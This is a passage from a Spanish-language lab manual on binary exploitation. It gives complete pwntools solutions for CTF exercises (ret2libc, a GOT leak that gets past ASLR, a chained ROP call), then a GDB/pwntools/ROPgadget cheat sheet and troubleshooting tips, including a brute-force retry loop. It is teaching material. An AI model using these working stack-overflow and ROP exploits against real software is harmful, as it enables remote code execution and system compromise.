pop_rdi_ret = BASE_LIBC + 0x2a3e5 # sustituye por el tuyo
ret = pop_rdi_ret + 1

payload = b"A"*OFFSET + p64(ret) + p64(pop_rdi_ret) + p64(binsh) + p64(system)

io = process(["setarch", "x86_64", "-R", "./ctf04"])
io.sendline(payload)
io.interactive()
```

Salida esperada

Salida

```
$ whoami
user
$ cat flag.txt
FLAG{ctf4_libc_no_binsh_en_binario}
```

CTF-05 — Solución: Leak bajo ASLR

Diagnóstico

ASLR on. La base de libc cambia en cada ejecución. Necesitas un leak: imprimir puts@GOT (la dirección real de puts en libc) con puts@PLT, volver a main() y en la segunda pasada usar el leak para calcular base de libc.

Razonamiento

Etapas: 1: relleno + pop_rdi + puts_got + puts_plt + main. Cuando puts imprime puts_got, recibes 6 bytes (la dirección, menos los bytes nulos superiores). En tu script, lees esos bytes, los reinterpretas como u64, restas libc.symbols["puts"] para obtener base. Etapa 2: relleno + ret + pop_rdi + binsh + system.

Exploit pwntools completo — ctf05_sol.py

```
#!/usr/bin/env python3
from pwn import context, process, ELF, p64, u64, asm, log

context.binary = "./ctf05"
elf = ELF("./ctf05")
libc = elf.libc

OFFSET = 76
puts_plt = elf.plt["puts"]
puts_got = elf.got["puts"]
main = elf.symbols["main"]
pop_rdi_ret = next(elf.search(asm("pop rdi; ret"), writable=False))
ret = next(elf.search(asm("ret"), writable=False))

# Etapa 1: leak
io = process("./ctf05")
io.recvuntil(b"Escribe:\n")
payload1 = b"A"*OFFSET + p64(pop_rdi_ret) + p64(puts_got) + p64(puts_plt) + p64(main)
io.sendline(payload1)

# Recibir el leak: puts imprime la direccion y un newline
leak_line = io.recvline().strip()
leak = u64(leak_line.ljust(8, b"\x00"))
log.info(f"leak puts = {hex(leak)}")

libc.address = leak - libc.symbols["puts"]
log.info(f"libc base = {hex(libc.address)}")

system = libc.symbols["system"]
binsh = next(libc.search(b"/bin/sh\x00"))
pop_rdi_libc = libc.address + 0x2a3e5 # ajustar a tu libc

# Etapa 2: ret2libc
io.recvuntil(b"Escribe:\n")
payload2 = b"A"*OFFSET + p64(ret) + p64(pop_rdi_libc) + p64(binsh) + p64(system)
io.sendline(payload2)
io.interactive()
```

Salida esperada

Salida

```
[+] leak puts = 0x7ffff7eaf...
[+] libc base = 0x7ffff7d90000
$ cat flag.txt
FLAG{ctf5_leak_libc_aslr_on}
```

CTF-06 — Solución: Una cadena para gobernarlos a todos

Diagnóstico

Dos funciones: `setup(int fd)` abre `flag.txt` y guarda el `fd` en `fd_global`. `win(int fd, int n)` lee `n` bytes de `fd_global`. Necesitamos encadenar ambas en una sola pasada ROP. `setup` no retorna con `exit`, así que podemos seguir

llamando después.

Razonamiento

Cadena: relleno + ret + pop_rdi + 3 + setup + pop_rdi + 3 + pop_rsi_r15 + 100 + 0 + win. El primer bloque llama a setup(3) con fd=3 (típicamente el primer fd libre tras stdin=0, stdout=1, stderr=2). El segundo bloque llama a win(3, 100). fd_global es global, así que win la lee sin que le importe el argumento fd que le pasamos (en este binario es redundante).

Exploit pwntools completo — ctf06_sol.py

```
#!/usr/bin/env python3
from pwn import context, process, ELF, p64, asm, log

context.binary = "./ctf06"
elf = ELF("./ctf06")

OFFSET = 76
setup = elf.symbols["setup"]
win = elf.symbols["win"]
pop_rdi_ret = next(elf.search(asm("pop rdi; ret"), writable=False))
pop_rsi_r15_ret = next(elf.search(asm("pop rsi; pop r15; ret"), writable=False))
ret = next(elf.search(asm("ret"), writable=False))

payload = b"A" * OFFSET + p64(ret)
payload += p64(pop_rdi_ret) + p64(3) + p64(setup)
payload += p64(pop_rdi_ret) + p64(3)
payload += p64(pop_rsi_r15_ret) + p64(100) + p64(0)
payload += p64(win)

io = process(["setarch", "x86_64", "-R", "./ctf06"])
io.sendline(payload)
print(io.recvall(timeout=2).decode(errors="replace"))
```

Salida esperada

Salida

```
[setup] fd_global = 3
FLAG{ctf6_cadena_integradora}
```

Apéndice B — Chuleta de referencia rápida

Tabla compacta con los comandos, funciones de pwntools y flags más usados en el laboratorio. Imprime esta hoja y téngala al lado mientras trabajas en los CTFs.

B.1 Comandos de GDB/GEF

Comando	Qué hace
<code>gdb ./binario</code>	Arranca gdb con el binario cargado.
<code>run</code>	Ejecuta el binario dentro de gdb.
<code>break main</code>	Punto de ruptura en <code>main()</code> .
<code>break *0x401234</code>	Punto de ruptura en una dirección exacta.
<code>continue</code>	Continuar hasta el siguiente breakpoint.
<code>next / step / finish</code>	Siguiente línea / entrar a función / salir de función.
<code>info registers</code>	Ver todos los registros (RAX a R15 + RIP + RSP).
<code>info frame</code>	Información del stack frame actual (saved rip incluido).
<code>x/40gx \$rsp</code>	Ver 40 giants words (8 bytes) desde RSP.
<code>x/gx \$rdi</code>	Ver una giant word en la dirección apuntada por RDI.
<code>pattern create N</code>	GEF: genera patrón cíclico de N bytes.
<code>pattern search \$rsp</code>	GEF: busca el valor en RSP y reporta el offset.
<code>checksec</code>	GEF: muestra mitigaciones del binario.
<code>vmmap</code>	GEF: muestra el mapa de memoria del proceso.
<code>dumprop</code>	GEF: lista gadgets del binario.

Tabla B.1 — Comandos GDB/GEF más usados.

B.2 Funciones clave de pwntools

Función / Atributo	Qué hace
<code>context.binary = "./vuln"</code>	Configura contexto (arquitectura, endianness) a partir del binario.
<code>process("./vuln")</code>	Lanza proceso local.
<code>remote("ip", puerto)</code>	Conecta a un servicio de red (TCP).
<code>io.sendline(data)</code>	Envía data + <code>\n</code> al proceso.
<code>io.recvline() / recvall()</code>	Recibe una línea / todo lo que hay.
<code>io.interactive()</code>	Modo interactivo (uso de shell).
<code>p64(num) / u64(bytes)</code>	Empaqueta / desempaqueta un u64 en little endian.
<code>cyclic(N)</code>	Genera patrón cíclico de N bytes.
<code>cyclic_find(sub)</code>	Offset de un sub patrón dentro del cíclico.
<code>ELF("./vuln")</code>	Carga el binario como objeto ELF.
<code>elf.symbols["win"]</code>	Dirección de un símbolo del binario.

Función / Atributo	Qué hace
<code>elf.plt["puts"]</code>	Dirección de puts en PLT.
<code>elf.got["puts"]</code>	Dirección de puts en GOT (la real tras resolver).
<code>elf.libc</code>	La libc del sistema (objeto ELF).
<code>next(elf.search(b"/bin/sh\x00"))</code>	Dirección de la primera aparición del patrón en el binario.
<code>ROP(elf)</code>	Crea objeto ROP para encontrar gadgets.
<code>rop.find_gadget(["pop rdi", "ret"])[0]</code>	Busca gadget con esa secuencia exacta.
<code>shellcraft.amd64.linux.sh()</code>	Genera shellcode amd64 para /bin/sh.
<code>asm(code)</code>	Ensambla código (string) a bytes.

Tabla B.2 — Funciones clave de pwntools.

B.3 Flags útiles de ROPgadget y Ropper

Comando	Qué hace
<code>ROPgadget --binary ./vuln</code>	Lista todos los gadgets del binario.
<code>ROPgadget --binary ./vuln --only "pop ret"</code>	Filtra solo gadgets con pop y ret.
<code>ROPgadget --binary ./vuln --only "pop ret" grep "pop rdi"</code>	Busca pop rdi; ret.
<code>ROPgadget --binary ./vuln --depth N</code>	Limita gadgets a N instrucciones.
<code>ROPgadget --binary ./vuln --ropchain</code>	Genera cadena ROP automáticamente (intentona).
<code>ropper --file ./vuln --search "pop rdi"</code>	Ropper: busca gadgets con pop rdi.
<code>ropper --file ./vuln --chain "execve"</code>	Ropper: intenta construir cadena execve.

Tabla B.3 — Flags de ROPgadget y Ropper.

Apéndice C — Troubleshooting

Aquí se expanden los problemas más comunes con diagnóstico detallado y ejemplo de cada caso. Si un síntoma no aparece, recuerda: 1) rehallar el offset con cyclic, 2) revisar checksec, 3) ejecutar dentro de gdb y mirar RIP/RSP al crashear, 4) comparar la dirección de tu buffer en gdb vs fuera.

C.1 SIGSEGV en movaps dentro de libc (alineación)

Síntoma: el exploit funciona hasta llegar a `system()`, `printf` u otra función de libc; gdb muestra SIGSEGV en `movaps xmmword ptr [rsp+0x50], xmm0`. Causa: `system` llama internamente a funciones que usan instrucciones SSE (`movaps`) que requieren RSP alineado a 16 bytes. Tras tu overflow, RSP quedó a 8 mod 16. Solución: agrega un gadget `ret` extra inmediatamente antes de la dirección de la función objetivo. Ese `ret` consume 8 bytes de stack y deja RSP a 0 mod 16. Es el pitfall #1 de 64 bits.

C.2 Offsets que no cuadran

Síntoma: cyclic dio 76, pero el exploit no controla RIP. Causas posibles: (a) usaste cyclic_find con una lectura de RIP en lugar de RSP, y en 64 bits RIP puede quedar en -1; (b) cambiaste el código fuente y el offset se movió; (c) compilaste con -O0 en un ejercicio y sin -O0 en otro. Solución: rehallar el offset siempre que cambies algo del binario. Usa `pattern search $rsp`, no `$rip`.

C.3 Exploit funciona en gdb pero no fuera

Síntoma: en gdb el exploit cae en shell; fuera de gdb cae en SIGSEGV sin explicación. Causas: (a) gdb desactiva ASLR por defecto, así que las direcciones dentro de gdb son estables y fuera no; (b) gdb inyecta variables de entorno que empujan el stack algunos bytes, así que la dirección del buffer en gdb no coincide con la del proceso real. Soluciones: (1) lanzar el binario real con `setarch $(uname -m) -R` para igualar el comportamiento de gdb (ASLR off); (2) usar NOP sled amplio (200+ bytes) si es shellcode; (3) quitar variables de entorno: `env -i ./vuln`.

C.4 pip bloqueado (PEP 668 externally managed)

Síntoma: `pip install pwntools` responde con "error: externally-managed-environment". Causa: Debian y Kali recientes bloquean pip del sistema para evitar conflictos con paquetes apt. Solución: crea un venv dedicado a pwntools y úsalo siempre que lances exploits.

```
$ python3 -m venv ~/venvs/pwn
$ source ~/venvs/pwn/bin/activate
(pwn) $ pip install pwntools ropgadget ropper
(pwn) $ python3 mi_exploit.py # usa el python del venv
```

Para no tener que source cada vez, puedes usar la ruta directa: `~/venvs/pwn/bin/python3 mi_exploit.py`.

C.5 GEF no carga en gdb

Síntoma: `pattern create` responde "command not found". Causa: tu `~/gdbinit` no carga `gef.py` o el archivo no existe. Solución: revisar `cat ~/gdbinit` y asegúrate de que contenga una línea como `source ~/gef/gef.py`. Si no existe, reinstala GEF con la orden del Capítulo 2.

C.6 pwntools no conecta con socat

Síntoma: `remote("127.0.0.1", 1337)` responde "connection refused". Causas: (a) socat no está corriendo; (b) puerto ocupado; (c) firewall. Soluciones: (1) levantar socat con `socat -d -d TCP-LISTEN:1337, reuseaddr, fork EXEC:./vuln, stderr` para ver errores; (2) verificar con `nc 127.0.0.1 1337`; (3) si el puerto está ocupado, matar el proceso previo: `fuser -k 1337/tcp`.

C.7 Ejecuciones "flaky" con ASLR (reintentos)

Síntoma: el exploit a veces funciona y a veces no, sin cambios de código. Causa: ASLR activado y la cadena depende de una base de libe específica. Solución: si no puedes hacer leak estilo C5, usa un wrapper que reintente N veces; en alguno caerá por casualidad.

```
#!/usr/bin/env python3
import subprocess, sys
for i in range(100):
    r = subprocess.run([sys.executable, "ctf05_sol.py"])
    if r.returncode == 0:
        print("exito en intento", i)
        break
```

No es elegante, pero en CTFs reales (donde a veces no tienes forma de hacer leak y el binario tiene fork), un brute force de 4096 intentos sobre el page-aligned de libc es viable y toma segundos.

C.8 gcc no compila gets()

Síntoma: `warning: implicit declaration of function 'gets' y, en gcc muy modernos, error`. Causa: `gets` fue eliminada en C11. Solución: declarar el prototipo a mano: `extern char *gets(char *s);` antes de usarla. Es lo que hacemos en todos los `.c` del laboratorio.

C.9 "pop rdx; ret" aislado no existe

Síntoma: `ROPgadget | grep "pop rdx ; ret$"` no devuelve nada. Causa: en binarios pequeños no se genera este gadget aislado; en libc sí, pero suele ser `pop rdx; pop rbx; ret` (popea dos registros). Solución: usar la variante `pop rdx; pop rbx; ret` y poner un 0 dummy como segundo valor para RBX.

En binarios estáticos todavía más grandes, a veces aparece `pop rdx; pop r12; ret` o similares. La regla general: buscar "pop rdx" y aceptar cualquier variante que puedas compensar con dummies.

C.10 Diferencia entre \$rsp en gdb y \$rsp real

Síntoma: en gdb, `x/gx $rsp` muestra la dirección de tu buffer; fuera de gdb, la dirección parece diferente (puedes confirmarlo añadiendo temporalmente `printf("%p\n", buf);` en el `.c`). Causa: gdb inyecta variables de entorno como `LINES` y `COLUMNS` en el stack del proceso, empujando el contenido varios bytes. Solución: (1) usar NOP sled generoso; (2) lanzar el binario real con `env -i` para tener un entorno reproducible; (3) calcular la dirección en el proceso real (no en gdb) y usar esa en el exploit.